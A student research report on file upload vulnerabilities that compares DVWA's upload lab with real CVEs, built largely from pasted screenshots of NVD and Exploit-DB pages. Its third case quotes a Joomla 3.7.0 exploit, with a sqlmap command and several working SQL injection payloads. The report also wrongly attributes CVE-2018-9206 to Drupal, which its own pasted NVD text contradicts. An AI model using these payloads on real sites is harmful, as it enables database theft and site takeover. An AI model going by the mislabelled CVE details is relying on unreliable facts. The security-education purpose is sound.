# Project:5

# Research Project

Common Vulnerabilities Across Real Web Applications
File Upload Vulnerability

This research project focuses on the **File Upload vulnerability**, which is demonstrated in DVWA and has also been exploited in multiple real-world incidents. The aim is to connect lab-based learning with real security issues that have occurred in production systems.

## Objective

The objectives of this research project were:

- To study the File Upload vulnerability in DVWA
- To research real-world CVEs related to insecure file upload
- To understand how attackers exploited these vulnerabilities
- To analyze the impact of the attacks
- To study how the vulnerabilities were fixed

## File Upload Vulnerability Overview

File Upload vulnerabilities occur when a web application allows users to upload files without proper validation. If file type, content, or execution permissions are not restricted, attackers can upload malicious files such as web shells or scripts.

In DVWA, the File Upload module demonstrates how an attacker can upload a malicious PHP file and execute commands on the server.


## Real-World Case 1: CVE-2018-9206 (Drupal File Upload)

### Description

CVE-2018-9206 affected the Drupal content management system. The vulnerability allowed attackers to upload malicious files due to improper validation of file types.

### Exploitation Method

Attackers uploaded files with double extensions such as `.php.jpg`, which bypassed file extension checks. The server executed the PHP code inside the uploaded file.



Vulnerability Details : CVE-2018-9206 Public exploit exists!

Blueimp jQuery-File-Upload <= 9.22.0 Unauthenticated Arbitrary File Upload Vulnerability

Unauthenticated arbitrary file upload vulnerability in Blueimp jQuery-File-Upload <= v9.22.0

Published 2018-10-11 15:29:01 Updated 2019-09-11 19:28:06 Source Larry Cashdollar View at NVD, CVE.org, EUVD

Products affected by CVE-2018-9206

Jquery File Upload Project » Jquery File Upload Versions up to, including, (<=) 9.22.0
cpe:2.3:a:jquery_file_upload_project:jquery_file_upload:*:*:*:*:*:*:*:* Matching versions

Exploit prediction scoring system (EPSS) score for CVE-2018-9206 EPSS FAQ

| | |
|---|---|
| 93.19% | Probability of exploitation activity in the next 30 days EPSS Score History |
| ~ 100 % | Percentile, the proportion of vulnerabilities that are scored at or less |

Metasploit modules for CVE-2018-9206

blueimp's jQuery (Arbitrary) File Upload Disclosure Date: 2018-10-09 First seen: 2020-04-26

exploit/unix/webapp/jquery_file_upload


This module exploits an arbitrary file upload in the sample PHP upload handler for blueimp's jQuery File Upload widget in versions <= 9.22.0. Due to a default configuration in Apache 2.3.9+, the widget's .htaccess file may be disabled, enabling exploitation

More information

CVSS scores for CVE-2018-9206

| Base Score | Base Severity | CVSS Vector | Exploitability Score | Impact Score | Score Source | First Seen |
|---|---|---|---|---|---|---|
| 7.5 | HIGH | AV:N/AC:L/Au:N/C:P/I:P/A:P | 10.0 | 6.4 | NIST | |
| Access Vector: Network | Access Complexity: Low | Authentication: None | Confidentiality Impact: Partial | Integrity Impact: Partial | Availability Impact: Partial | |
| 9.8 | CRITICAL | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H | 3.9 | 5.9 | NIST | |

Attack Vector: Network Attack Complexity: Low Privileges Required: None User Interaction: None Scope: Unchanged Confidentiality: High Integrity: High Availability: High



Exploited in the wild

CVE-2018-9206

Unrestricted Upload of File with Dangerous Type (CWE-434)

Published: Oct 11, 2018 / Updated: 76mo ago

CVSS 9.8
EPSS 93.19%
Critical

Summary

Unauthenticated arbitrary file upload vulnerability in Blueimp jQuery-File-Upload version 9.22.0 and earlier. This vulnerability allows attackers to upload arbitrary files to the server without any authentication.

Impact

The impact of this vulnerability is severe. Attackers can exploit this flaw to upload malicious files to the server, potentially leading to remote code execution, data theft, or complete system compromise. The vulnerability affects the confidentiality, integrity, and availability of the system, with all three aspects rated as "HIGH" impact in CVSS v3.1. Given the unauthenticated nature of the exploit and its network-based attack vector, this vulnerability can be easily exploited remotely.

Exploitation

Multiple proof-of-concept exploits are available on vapidlabs.com, wpvulndb.com, exploit-db.com, exploit-db.com. There is no evidence of proof of exploitation at the moment.

Patch

A patch is available for this vulnerability. Oracle has released security updates to address this issue, as indicated by the patch information from Oracle's security advisory (https://www.oracle.com/technetwork/security-advisory/cpujan2019-5072801.html). Users should upgrade to a version of Blueimp jQuery-File-Upload newer than v9.22.0 to mitigate this vulnerability.

Be the first to know about critical vulnerabilities
Collect, analyze, and share vulnerability reports faster using AI

Feedly Threat Intelligence
30-day free trial

# Impact

- Remote code execution on the server
- Full website compromise
- Data theft and defacement

### Fix and Mitigation

- Strict file extension and MIME type validation
- Disabling execution permissions on upload directories
- Security patches released by Drupal

---

## Real-World Case 2: CVE-2016-10033 (PHPMailer File Upload Abuse)

### Description

CVE-2016-10033 was found in PHPMailer, a popular PHP library. Improper input handling allowed attackers to upload and execute malicious files indirectly through email attachments.

### Exploitation Method

Attackers used crafted inputs to inject malicious commands and upload files to the server, leading to remote code execution.




Table of contents

What is CVE-2016-10033?

■ What makes CVE-2016-10033 so dangerous?

How to detect if you're exposed

How to fix exposures to CVE-2016-10033

What makes CVE-2016-10033 so dangerous?

PHPMailer is embedded in numerous content management systems (CMS) and custom applications. As a result, a vulnerability in PHPMailer can surface in any number of downstream apps, even if developers don't realize they're using it.


> With a CVSS score of **9.8 (Critical)**, CVE-2016-10033 poses a severe damage potential.

An attacker can exploit this flaw through common, publicly accessible website features:

— Contact and feedback forms
— User registration forms
— Password reset functionalities

By submitting a specially crafted email address to one of these forms, an attacker can write a malicious file (a "backdoor" or "shell") to the web root and then execute it. This gives the attacker control over the web server, allowing them to steal data, deface the website, or use the server for further malicious activities.

Here's why CVE-2016-10033 remains a serious risk in 2025:


Sun Dec 14 8:42:29 PM
1% 27% 0% 0.0 kB 2.6 kB 60%
Inbox - vikram005500@gmail
TaggrOps
Vikram40404/Skill-Horizon-In
Project report structure
CVE-2018-9206 : Unauthentic
NVD - CVE-2016-10033
https://nvd.nist.gov/vuln/detail/CVE-2016-10033

## Description

The mailSend function in the isMail transport in PHPMailer before 5.2.18 might allow remote attackers to pass extra parameters to the mail command and consequently execute arbitrary code via a \" (backslash double quote) in a crafted Sender property.

**NVD Published Date:**
12/30/2016
**NVD Last Modified:**
10/21/2025
**Source:**
MITRE

## Metrics

CVSS Version 4.0
CVSS Version 3.x
CVSS Version 2.0

*NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.*

**CVSS 3.x Severity and Vector Strings:**

**NIST:** NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

**ADP:** CISA-ADP **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

## References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

| URL | Source(s) | Tag(s) |
|---|---|---|
| http://packetstormsecurity.com/files/140291/PHPMailer-Remote-Code-Execution.html | CVE, MITRE | Exploit<br>Third Party Advisory<br>VDB Entry |
| http://packetstormsecurity.com/files/140350/PHPMailer-Sendmail-Argument-Injection.html | CVE, MITRE | Exploit<br>Third Party Advisory<br>VDB Entry |
| http://seclists.org/fulldisclosure/2016/Dec/78 | CVE, MITRE | Mailing List<br>Patch<br>Third Party Advisory |
| http://www.rapid7.com/db/modules/exploit/multi/http/phpmailer_arg_injection | CVE, MITRE | Exploit<br>Third Party Advisory |
| http://www.securityfocus.com/archive/1/539963/100/0/threaded | CVE, MITRE | Broken Link<br>Third Party Advisory<br>VDB Entry |
| http://www.securityfocus.com/bid/95108 | CVE, MITRE | Broken Link<br>Exploit<br>Third Party Advisory<br>VDB Entry |
| http://www.securitytracker.com/id/1037533 | CVE, MITRE | Broken Link<br>Third Party Advisory<br>VDB Entry |

# Impact

- Server takeover
- Spam campaigns using compromised servers
- Widespread exploitation across many websites

# Fix and Mitigation


- Input validation improvements
- Secure handling of file attachments
- Updated PHPMailer versions released

# Real world Case 3- Exploit-DB ID: 42033 (Joomla SQL Injection)Example 1:

A SQL Injection vulnerability was discovered in Joomla components where user input was directly passed into database queries.

## Exploitation Method

Attackers manipulated URL parameters to inject SQL queries, allowing them to extract database information or bypass authentication.



Sun Dec 14 8:51:33 PM
Inbox - vikram005500@gmail
TaggrOps
Vikram40404/Skill-Horizon-In
Project report structure
Joomla! 3.7.0 - 'com_field
https://www.exploit-db.com/exploits/42033
EXPLOIT DATABASE

Joomla! 3.7.0 - 'com_fields' SQL Injection

EDB-ID: 42033
CVE: 2017-8917
Author: MATEUS LINO
Type: WEBAPPS
Platform: PHP
Date: 2017-05-19
EDB Verified: ✗
Exploit: ⬇ / {}
Vulnerable App:


```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]


Parameter: list[fullordering] (GET)
    Type: boolean-based blind
```



Sun Dec 14 8:51:27 PM
Inbox - vikram005500@gmail
TaggrOps
Vikram40404/Skill-Horizon-In
Project report structure
exploit-db.com/docs/420
https://www.exploit-db.com/docs/42033

```
# Exploit Title: Joomla 3.7.0 - Sql Injection
# Date: 05-19-2017
# Exploit Author: Mateus Lino
# Reference: https://blog.sucuri.net/2017/05/sql-injection-vulnerability-joomla-3-7.html
# Vendor Homepage: https://www.joomla.org/
# Version: = 3.7.0
# Tested on: Win, Kali Linux x64, Ubuntu, Manjaro and Arch Linux
# CVE : - CVE-2017-8917


URL Vulnerable: http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml%27


Using Sqlmap:

sqlmap -u "http://localhost/index.php?option=com_fields&view=fields&layout=modal&list[fullordering]=updatexml" --risk=3 --level=5 --random-agent --dbs -p list[fullordering]


Parameter: list[fullordering] (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (DUAL)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(CASE WHEN (1573=1573) THEN 1573 ELSE 1573*(SELECT 1573 FROM DUAL UNION SELECT 9674 FROM DUAL) END)

    Type: error-based
    Title: MySQL >= 5.0 error-based - Parameter replace (FLOOR)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT 6600 FROM(SELECT COUNT(*),CONCAT(0x7171767071,(SELECT (ELT(6600=6600,1))),0x716a707671,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace (substraction)
    Payload: option=com_fields&view=fields&layout=modal&list[fullordering]=(SELECT * FROM (SELECT(SLEEP(5)))GDiu)
```

### Impact


- Database data leakage
- Admin account takeover
- Full website compromise

### Fix

- Input validation
- Parameterized queries
- Joomla security patch

---

## Comparison with DVWA File Upload Vulnerability



http://127.0.0.1:42001/vulnerabilities/upload/#

Vulnerability: File Upload

Choose an image to upload:

Browse... No file selected.

Upload

```
../../hackable/uploads/warning.php succesfully uploaded!
```

More Information

- https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
- https://www.acunetix.com/websitesecurity/upload-forms-threat/

**Username:** admin
**Security Level:** low

The File Upload vulnerability in DVWA closely resembles real-world issues. In DVWA, insufficient validation allows uploading executable files, similar to how attackers bypassed checks in real applications.

Both DVWA and real-world cases show that relying only on file extensions is not enough. Proper validation, permissions, and server configuration are required to prevent exploitation.

---

## Lessons Learned

- File Upload vulnerabilities are highly dangerous

- Simple validation checks are easy to bypass
- Upload directories should never allow execution
- Real-world attacks often use the same techniques shown in DVWA
- Secure configuration is as important as secure coding

---

## Conclusion

This research project demonstrates that vulnerabilities studied in DVWA are directly relevant to real-world web application security. File Upload vulnerabilities have led to severe security incidents, including server compromise and data breaches.

Understanding these vulnerabilities in a lab environment helps security professionals recognize and prevent similar attacks in real applications.

---

